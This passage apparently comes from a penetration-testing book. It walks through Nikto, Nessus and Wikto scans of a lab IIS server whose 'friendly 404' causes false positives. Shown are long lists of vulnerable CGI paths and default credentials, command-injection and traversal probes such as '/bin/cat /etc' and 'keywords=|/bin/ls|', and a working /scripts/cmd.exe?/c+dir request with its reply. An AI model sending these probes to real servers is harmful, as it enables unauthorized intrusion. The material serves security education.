Don't know how to continue because memory at address 42424242 is not readable. Try to change EIP or pass exception to program.

At this point, all that remains is for us to place our shellcode on the stack and to replace *BBBB* with the location of an address that will jump into our shellcode. The effective result is the ability to run commands of our choosing on the victim server.

CGI and Default Page Exploitation

In this example, we view the behavior of Nessus, Nikto and Wikto against a server that returns unconventional error messages. The target server in this instance is a patched Windows2000 server. A quick Nikto run shows that this server is going to give us a mild headache (see Figure 4.66).

Figure 4.66 Nikto Gets Confused


```
haroon@intercrastic: $ perl nikto.pl -h 192.168.10.10
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.10.10
+ Target Hostname: 192.168.10.10
+ Target Port:     80
+ Start Time:      Sun Nov 20 20:00:00 2005
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Microsoft-IIS/5.0
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be
used to get directory listings if indexing is allowed but a default page
exists. OSVDB-13431.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server
is running. OSVDB-425.
+ HTTP method 'TRACE' is typically only used for debugging. It should be
disabled. OSVDB-877.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)
+ /scripts/.access - Contains authorization information (GET)
+ /scripts/.cobalt - May allow remote admin of CGI scripts. (GET)
+ /scripts/.htaccess.old - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htaccess.save - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htaccess - Contains authorization information (GET)
+ /scripts/.htaccess~ - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htpasswd - Contains authorization information (GET)
+ /scripts/.namazu.cgi - Namazu search engine found. Vulnerable to CSS
attacks (fixed 2001-11-25). Attacker could write arbitrary files outside
docroot (fixed 2000-01-26). CA-2000-02. (GET)
+ /scripts/.passwd - Contains authorization information (GET)
+ /scripts/addbanner.cgi - This CGI may allow attackers to read any file on
the system. (GET)
```

```
+ /scripts/aglimpse.cgi - This CGI may allow attackers to execute remote
commands. (GET)
+ /scripts/aglimpse - This CGI may allow attackers to execute remote
commands. (GET)
+ /scripts/architext_query.cgi - Versions older than 1.1 of Excite for Web
Servers allow attackers to execute arbitrary commands. (GET)
+ /scripts/architext_query.pl - Versions older than 1.1 of Excite for Web
Servers allow attackers to execute arbitrary commands. (GET)
+ /scripts/ash - Shell found in CGI dir! (GET)
+ /scripts/astrocam.cgi - Astrocam 1.4.1 contained buffer overflow BID-4684.
Prior to 2.1.3 contained unspecified security bugs (GET)
+ /scripts/AT-admin.cgi - Admin interface...no known holes (GET)
+ /scripts/auth_data/auth_user_file.txt - The DCShop installation allows
credit card numbers to be viewed remotely. See dcscripts.com for fix
information. (GET)
+ /scripts/badmin.cgi - BannerWheel v1.0 is vulnerable to a local buffer
overflow. If this is version 1.0 it should be upgrade. (GET)
+ /scripts/banner.cgi - This CGI may allow attackers to read any file on the
system. (GET)
+ /scripts/bannereditor.cgi - This CGI may allow attackers to read any file
on the system. (GET)


+ Over 20 "OK" messages, this may be a by-product of the server answering
all requests with a "200 OK" message. You should manually verify your
results.
…
<~400 lines omitted!!!>
…
+ /scripts/sws/manager.pl - This might be interesting... has been seen in
web logs from an unknown scanner. (GET)
+ /scripts/texis/phine - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)
+ /scripts/utm/admin - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)
+ /scripts/utm/utm_stat - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)


+ Over 20 "OK" messages, this may be a by-product of the server answering
all requests with a "200 OK" message.
You should manually verify your results.
2755 items checked - 406 item(s) found on remote host(s)
+ End Time:        Sun Nov 20 20:02:12 2005 (29 seconds)
```

```
---------------------------------------------------------------------------
+ 1 host(s) tested
```


We are receiving far too many results in the */scripts* directory, which is a general indication that */scripts* should be manually verified. A quick surf to the directory reveals the source of our problems (see Figure 4.67).

Figure 4.67 The "Friendly 404" Message


Sorry for you! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://192.168.10.10/scripts/NOPAGEISHERE
Done


We made a request for a resource within the directory that is sure to not exist, */scripts/NOPAGEISHERE*, and instead of receiving a "404 file not found" error, we received a "200 OK" with the smiley face. We fired up a *Nessusd* and decide to test the host for Web and CGI abuses. Nessus runs through the target with no apparent problems (see Figure 4.68).

Figure 4.68 Nessus Scan Running




All seems normal until we view the results. The unusual error message has the same result, clearly throwing both the Nikto plugin and Nessus' own CGI checks (see Figure 4.69).

Figure 4.69 Far Too Many False Positives



```
BID : 2002

The 'guestbook.pl' is installed. This CGI has
 a well known security flaw that lets anyone execute arbitrary
 commands with the privileges of the http daemon (root or nobody).

Solution :  remove it from /cgi-bin.

Risk factor : High
CVE : CVE-1999-1053
BID : 776

The 'glimpse' cgi is installed. This CGI has
a well known security flaw that lets anyone execute arbitrary
commands with the privileges of the http daemon (root or nobody).

Note that we could not actually check for the presence
of this vulnerability, so you may be using a patched
version.

Solution : remove it from /cgi-bin.

Risk factor : High
CVE : CVE-1999-0147
BID : 2026

The 'get32.exe' CGI script is installed on this
 machine. This CGI has a well known security flaw that allows an
 attacker to execute arbitrary commands on the remote system with
 the privileges of the HTTP daemon (typically root or nobody).

Solution : Remove the 'get32.exe' script from your web server's
CGI directory (usually cgi-bin/)..

Risk factor : High
CVE : CVE-1999-0885
BID : 770

The 'campas' cgi is installed. This CGI has
a well known security flaw that lets anyone execute arbitrary
commands with the privileges of the http daemon (root or nobody).

Solution : remove it from /cgi-bin.

Risk factor : High
CVE : CVE-1999-0146
BID : 1975

The 'Perl' CGI is installed and can be launched
as a CGI. This is equivalent to giving a free shell to an attacker, with the
http server privileges (usually root or nobody).

Solution : remove it from /cgi-bin

Risk factor : High
CVE : CVE-1999-0509
```


Figure 4.70 Built in *nikto.nasl* Also Fails



```
+ /scripts/mgrqcgi - This CGI from Magic Enterprise 8.30-5 and earlier are vulnerable to multiple buffer overflows. Upgrade to 9.x. (GET)
+ /scripts/mini_logger.cgi - Default password: guest (GET)
+ /scripts/mkilog.exe - This CGI can give an attacker a lot of information. (GET)
+ /scripts/mkplog.exe - This CGI can give an attacker a lot of information. (GET)
+ /scripts/mmstdod.cgi - May allow attacker to execute remote commands. Upgrade to version 3.0.26 or higher. (GET)
+ /scripts/moin.cgi?test - MoinMoin 1.1 and prior contain at least two CSS vulnerabilities. Version 1.0 and prior also contains a XSLT related vuln. (GET)
+ /scripts/mt-static/ - Movable Type weblog found. May contain security problems in CGIs, weak passwords, and more. Default login 'Melody' with password 'Nelson'. (GET)
+ /scripts/mt-static/mt-check.cgi - Movable Type weblog diagnostic script found. Reveals docroot path, operating system, perl version, and modules. (GET)
+ /scripts/mt-static/mt-load.cgi - Movable Type weblog installation CGI found. May be able to reconfigure or reload. (GET)
+ /scripts/mt/ - Movable Type weblog found. May contain security problems in CGIs, weak passwords, and more. Default login 'Melody' with password 'Nelson'. (GET)
+ /scripts/mt/mt-check.cgi - Movable Type weblog diagnostic script found. Reveals docroot path, operating system, perl version, and modules. (GET)
+ /scripts/mt/mt-load.cgi - Movable Type weblog installation CGI found. May be able to reconfigure or reload. (GET)
+ /scripts/musicqueue.cgi - Musicqueue 1.20 is vulnerable to a buffer overflow. Ensure the latest version is installed (exploit not attempted). http://musicqueue.sourceforge.net/ (GET)
+ /scripts/myguestbook.cgi?action=view - myGuestBook 1.0 may be vulnerable to Cross Site Scripting (XSS) in posted contents. Upgrade to the latest version from http://www.levcgi.con
+ /scripts/netpad.cgi - netpad.cgi may be an indication of a malicious user on the system, as it allows web access to the file system. It may also have remote vulnerabilities itself. This sh
+ /scripts/nimages.php - Alpha versions of the Nimages package vulnerable to non specific 'major' security bugs. (GET)
+ /scripts/nph-publish.cgi - This CGI may allow attackers to execute arbitrary commands on the server. (GET)
+ /scripts/nph-showlogs.pl?files=../../&filter=.*&submit=Go&linecnt=500&refresh=0 - nCUBE Server Manager 1.0 nph-showlogs.pl directory traversal bug (GET)
+ /scripts/nph-test-cgi - This CGI lets attackers get a directory listing of the CGI directory. (GET)
+ /scripts/orders/orders.txt - The DCShop installation allows credit card numbers to be viewed remotely. See dcscripts.com for fix information. (GET)
+ /scripts/pagelog.cgi - Some versions of this allow you to create system files. Request 'pagelog.cgi?name=../../../../../../tmp/filename' to try. (GET)
+ /scripts/perl?-v - perl is installed in the CGI directory. This essentially gives attackers a system shell. Remove perl from the CGI dir. (GET)
+ /scripts/perl.exe?-v - perl is installed in the CGI directory. This essentially gives attackers a system shell. Remove perl.exe from the CGI dir. (GET)
+ /scripts/perl.exe - Can run PERL code (GET)
+ /scripts/perl - Shell/interpreter found (GET)
+ /scripts/perlshop.cgi - v3.1 by ARPAnet.com
 check info in Phrack 55 by RFP (GET)
+ /scripts/phf - Old and vulnerable? Or is someone messing with us...? (GET)
+ /scripts/photo/ - My Photo Gallery pre 3.6 contains multiple vulnerabilities including .. traversal, unspecified vulnerabilities, and remote management interface access. Versions before
+ /scripts/photo/manage.cgi - My Photo Gallery management interface. May allow full access to photo galleries and more. (GET)
+ /scripts/photo/protected/manage.cgi - My Photo Gallery management interface. May allow full access to photo galleries and more. (GET)
+ /scripts/plusmail - This CGI may allow attackers to execute commands remotely. (GET)
+ /scripts/ppdscgi.exe - PowerPlay Web Edition may allow unauthenticated users to view pages. (GET)
+ /scripts/probecontrol.cgi?command=enable&username=cancer&password=killer - This might be interesting... has been seen in web logs from a scanner. (GET)
+ /scripts/processit.pl - This CGI returns environment variables, giving attackers valuable information. (GET)
+ /scripts/quizme.cgi - Mike's Quiz Me! CGI contained a bug which allowed arbitrary command execution (version 0.5), see http://freshmeat.net/users/mikespice/ (GET)
+ /scripts/retrieve_password.pl - May not be vulnerable, but see http://www.dcscripts.com/bugtrac/DCForumID7/3.html for information. (GET)
+ /scripts/rksh - Shell found in CGI dir! (GET)
+ /scripts/robadmin.cgi - Default password: roblog (GET)
+ /scripts/rpm_query - This CGI allows anyone to see the installed RPMs (GET)
+ /scripts/rsh - Shell found (GET)
+ /scripts/rwcgi60 - Oracle report server reveals system information without authorization. See Oracle note 133957.1 - Restricting Access to the Reports Server Environment and Output
+ /scripts/rwcgi60/showenv - Oracle report server reveals system information without authorization. See Oracle note 133957.1 - Restricting Access to the Reports Server Environment ar
+ /scripts/rwwwshell.pl - THC reverse www shell (GET)
+ /scripts/sbcgi/sitebuilder.cgi - SITEBUILDER v1.4 may allow retrieval of any file. With a valid username and password, request: /<CGIDIR>/sbcgi/sitebuilder.cgi?username=<user>&pa
+ /scripts/scoadminreg.cgi - This script (part of UnixWare WebTop) may have a local root exploit. It is also an system admin script and should be protected via the web. (GET)
+ /scripts/sendform.cgi - This CGI by Rod Clark (v1.4.4 and below) may allow arbitrary file reading via email or allow spam to be sent. CAN-2002-0710. BID-5286. (GET)
+ /scripts/sendpage.pl - Passes unparsed form input to command line (GET)
+ /scripts/SGB_DIR/superguestconfig - Super GuestBook 1.0 from lasource.r2.ru stores the admin password in a plain text file. (GET)
+ /scripts/sh - Shell found in CGI dir! (GET)
+ /scripts/shop/auth_data/auth_user_file.txt - The DCShop installation allows credit card numbers to be viewed remotely. See dcscripts.com for fix information. (GET)
+ /scripts/shop/orders/orders.txt - The DCShop installation allows credit card numbers to be viewed remotely. See dcscripts.com for fix information. (GET)
+ /scripts/smartsearch.cgi - To check for remote execution vulnerability use ?keywords=|/bin/ls| or your favorite command (GET)
+ /scripts/smartsearch/smartsearch.cgi - To check for remote execution vulnerability use ?keywords=|/bin/ls| or your favorite command (GET)
+ /scripts/spin_client.cgi?aaaaaaaa - This CGI may be vulnerable to remote execution by sending 8000 x 'a' characters (check to see if you get a 500 error message) (GET)
+ /scripts/ss - Mediahouse Statistics Server may allow attacker to execute remote commands. Upgrade to latest version or remove from the CGI directory. (GET)
+ /scripts/sscd_suncourier.pl - Sunsolve CD script may allow users to execute arbitrary commands. The script was confirmed to exist, but the test was not done. (GET)
+ /scripts/stat.pl - Uninets StatsPlus 1.25 from http://www.uninetsolutions.com/stats.html may be vulnerable to command/script injection by manipulating HTTP_USER_AGENT or HTTP_R
```

Both of these scanners can be tuned to ignore these false positives, but will effectively throw out the baby with the bathwater. We start up a copy of Wikto and select the "BackEnd" tab. We set the IP/DNS name to our target and ensure that the "Use AI" checkbox is selected. We then "Start Mining" (see Figure 4.71).

Figure 4.71 Wikto BackEnd Miner Running



Directories:

/a
/access
/active
/adm
/admin
/_admin
/administrator
/administration
/app
/apps
/archive
/archives
/asp
/back
/backup
/back-up
/bak
/bakup
/bak-up
/basic
/bea
/bin
/binaries
/broken
/c
/cc
/ccs
/cache
/cgi
/cgibin
/cgi-bin
/cgi-win
/class
/classes
/classified
/classifieds
/code
/common
/credit
/creditcards

Files:

admin
login
logon
backup
backend
users
logs
test
upload
INSTALL_admin
adm
admin_
admin_login
admin_logon
administrator
adminlogon
client
clients
cmd
customer
data
database

File types:

htm
html
shtml
asp
asa
doc
jsp
jsa
txt
pl
plx
cfm
php
vbs
cgi
inc
tmp

Directories (results):

/
/error
/scripts

IP/DNS name: 192.168.10.10
Port: 80 □ SSL
Trig Codes(Dir): 403,401,200,302,301
Trig Codes (File): 200,302,301,403
○ HEAD ● GET
□ Preserve results
Use AI ☑ 0.700


```
Extract location: /scripts/
Not found in DB - getting it...
Fingerprint compare: 1
```

0.02321083172147 AI min
29.1472392638037 AI max

Done

Wikto discovers the existence of the */*, */error*, and */scripts* directories. Being impatient, we don't even wait for the scan to finish. We move on to the "Wikto" tab. We click on the button at the bottom of the screen to "Import from BackEnd", which preloads our discovered directories into the scanner (see Figure 4.72).


Figure 4.72 Importing the CGI Directories



```
/
/error
/scripts
```

With this done, we add the IP Address of the target and select the AI option (see Figure 4.73).

Figure 4.73 Configuring the Target



Optimized □ Use AI ☑ 0.500


192.168.10.10 Target

80 Port

□ SSL

We click **Start Wikto** and wait. Wikto's AI checkbox will filter the noise from the non-standard error messages. The scan takes longer through Wikto than either of the previous two scanners, and generates at least double the traffic (see Figure 4.74).

Figure 4.74 Success!



Optimized ☐ Use AI ☑ 0.300

192.168.10.10 Target
80 Port
☐ SSL

```
Extract location: /scripts/utm/
Blob found in DB!
Fingerprint compare: 1.26923076923077
```

```
200       /help5_client.nsf
200       /help5_designer.nsf
200       /helpadmin.nsf
200       /helplt4.nsf
200       /hidden.nsf
200       /homepage.nsf
200       /iNotes/Forms5.nsf
200       /iNotes/Forms5.nsf/$DefaultNav
200       /internet.nsf
200       /javapg.nsf
```

```
Weight                          Trigger          Request
0.01       TRACE / HTTP/1.  /
0.01       TRACK / HTTP/1.  /
0.0355731225296443          200      /error/excite;IFS=\$\;/bin/cat /etc
0.01       Length Required  /
0.146341463414634           200      /scripts/cmd.exe?/c+dir
0.01       You are not authorized    /localstart.asp
0.0316205533596838          200      /include/oci8.php?inc_dir=<a clas:
```

HTTP Request

```
GET /scripts/cmd.exe?/c+dir HTTP/1.0
Accept: */*
Accept-Language: en-us
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.10.10
```

HTTP Reply

```
Volume in drive C has no label.
Volume Serial Number is 183A-D0C9

 Directory of c:\inetpub\scripts

11/20/2005  12:10p    <DIR>          .
11/20/2005  12:10p    <DIR>          ..
07/26/2000  02:00p           236,304 cmd.exe
07/26/2000  02:00p           236,304 root.exe
           2 File(s)       472,608 bytes
```

Description


```
Description:
cmd.exe can execute arbitrary commands

Request:
/scripts/cmd.exe?/c+dir

Trigger:
200

Method:
```

CGI dirs

```
/
/error
/scripts
```

Although it also returns two false positives, a single entry is found in */scripts* with a different weight than other responses. Clicking on the entry shows promise in the "HTTP Reply" window. We manually verify this with our browser and find that *cmd.exe* is indeed sitting in the */scripts* directory (see Figure 4.75).

Figure 4.75 Confirmation of Results in Internet Explorer


http://192.168.10.10/scripts/cmd.exe?/c dir - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://192.168.10.10/scripts/cmd.exe?/c dir
